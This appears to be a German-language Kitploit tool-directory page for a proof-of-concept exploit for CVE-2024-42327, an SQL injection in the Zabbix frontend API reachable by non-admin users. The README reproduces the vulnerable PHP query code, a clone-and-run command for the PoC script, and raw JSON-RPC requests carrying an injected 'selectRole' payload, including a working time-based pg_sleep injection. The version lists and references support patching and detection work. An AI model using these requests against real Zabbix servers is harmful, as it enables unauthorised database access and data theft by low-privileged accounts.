
Skip to content
KitploitKITPLOIT
ToolsExploitsBlog
Log in
Einreichen
ToolsExploitsBlog
Einreichen

Hacking-, PenTest- und Cybersicherheits-Tools für Ihr Sicherheitsarsenal!

Kitploit ist ein Verzeichnis von Hacking-, Cybersicherheits- und Pentesting-Tools. Entdecken Sie die neuesten Projekt-Updates, um Schwachstellen zu finden, Systeme zu analysieren, Tests zu automatisieren und Ihre Sicherheit zu stärken.

FeedsKontaktDatenschutz© 2026 Kitploit

Tool-Verzeichnis

Kategorien

Alle Kategorien anzeigen
Loading categories
Tools/GitHubGitHub/depers-rus/cve-2024-42327
SchwachstellenanalyseExploitationWebanwendungs-ExploitationPenetrationstests
GitHubdepers-rus/cve-2024-42327

CVE-2024-42327

Proof-of-Concept-Exploit für CVE-2024-42327, eine SQL-Injection-Schwachstelle in der Zabbix-Frontend-API, die es Nicht-Admin-Benutzern ermöglicht, beliebige SQL-Abfragen über die user.get-Methode auszuführen.

Repository anzeigen
334vor 1 JahrNoch nicht geprüft

Beliebteste

Alle anzeigen →

Entdecken Sie die meistgenutzten Tools unserer Community.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 Das ultimative OSINT-Toolkit: Untersuchungsgraph, Konfidenzbewertung, Alias-Familien, Karte, Zeitleiste und Berichte. 49 Module, 400+ Websites, keine API-Schlüssel erforderlich.

    1.1k
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    GhostLock One-Tap Execution App (CVE-2026-43499)

    603
  • 3

    looking-glass

    anonghosty/looking-glass

    CSIRT-Plattform, die Shadowserver-Berichte in MongoDB einliest und sie als interaktive Karten, Analysen, Findings, Advisories und Executive-Dashboards wiedergibt.

    390
  • 4

    ARTEX

    baarai/artex

    LLM-basierte Multi-Agenten-Plattform für autonome Penetrationstests mit Planer-/Worker-Agenten, Asset- und Explorationsgraphen, MITM-Verkehrsaufzeichnung und Schwachstellen-Retesting.

    321
  • 5

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Das System der Handlung für KI-native Cybersicherheit – wo Absicht zu gesteuerter Ausführung wird, Beweise zu operativem Gedächtnis werden und jeder Einsatz den nächsten verbessert.

    301
  • 6

    redforge

    cybersecurity91/redforge

    Browser-seitiges Red-Team-Toolkit mit 102 Offline-Tools für Recon, Payload-Generierung, Credential-Angriffe, Krypto, Encoding und Engagement-Reporting.

    263

Alle Tools erkunden

Durchsuchen Sie unsere Tool-Sammlung

Alle Tools anzeigen →
Teilen

PoC und Exploit für CVE-2024-42327 / ZBX-25623

Ein nicht-admin Benutzerkonto im Zabbix-Frontend mit der Standard-Benutzerrolle oder einer anderen Rolle, die API-Zugriff gewährt, kann diese Sicherheitslücke ausnutzen. Eine SQLi existiert in der CUser-Klasse in der addRelatedObjects-Funktion; diese Funktion wird von der CUser.get-Funktion aufgerufen, die für jeden Benutzer mit API-Zugriff verfügbar ist.
изображение

Verwundbare Versionen: 6.0.0 - 6.0.31, 6.4.0 - 6.4.16 , 7.0.0

Behobene Versionen: 6.0.32rc1 , 6.4.17rc1, 7.0.1rc1

Verwundbarer Code

$db_roles = DBselect(
	'SELECT u.userid'.($options['selectRole'] ? ',r.'.implode(',r.', $options['selectRole']) : '').
	' FROM users u,role r'.
	' WHERE u.roleid=r.roleid'.
	' AND '.dbConditionInt('u.userid', $userIds)
);

Exploit-Nutzung:

git clone https://github.com/depers-rus/CVE-2024-42327
python3 cve-2024-42327-PoC.py -t zabbix.xyz.ru -u "depers" -p "passwd"

Anfrage:

POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,{SQLi payload}"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}

BurpSuite PoC (zeitbasierte SQLi)

SELECT pg_sleep(10)) AS DELAY
POST /api_jsonrpc.php  HTTP/1.1
Host: zabbix.xyz.ru
Accept: */*
Accept-Encoding: gzip, deflate
Content-Length: 186
Content-Type: application/json

{"jsonrpc": "2.0", "method":"user.get", "params": {"selectRole": ["roleid,(SELECT pg_sleep(10)) AS DELAY"
], "userids": ["10"
]}, "auth": "---auth_token---", "id": 1}


Nachweis

изображение

Referenzen

  • https://support.zabbix.com/browse/ZBX-25623
  • https://nvd.nist.gov/vuln/detail/CVE-2024-42327
Tool herunterladen





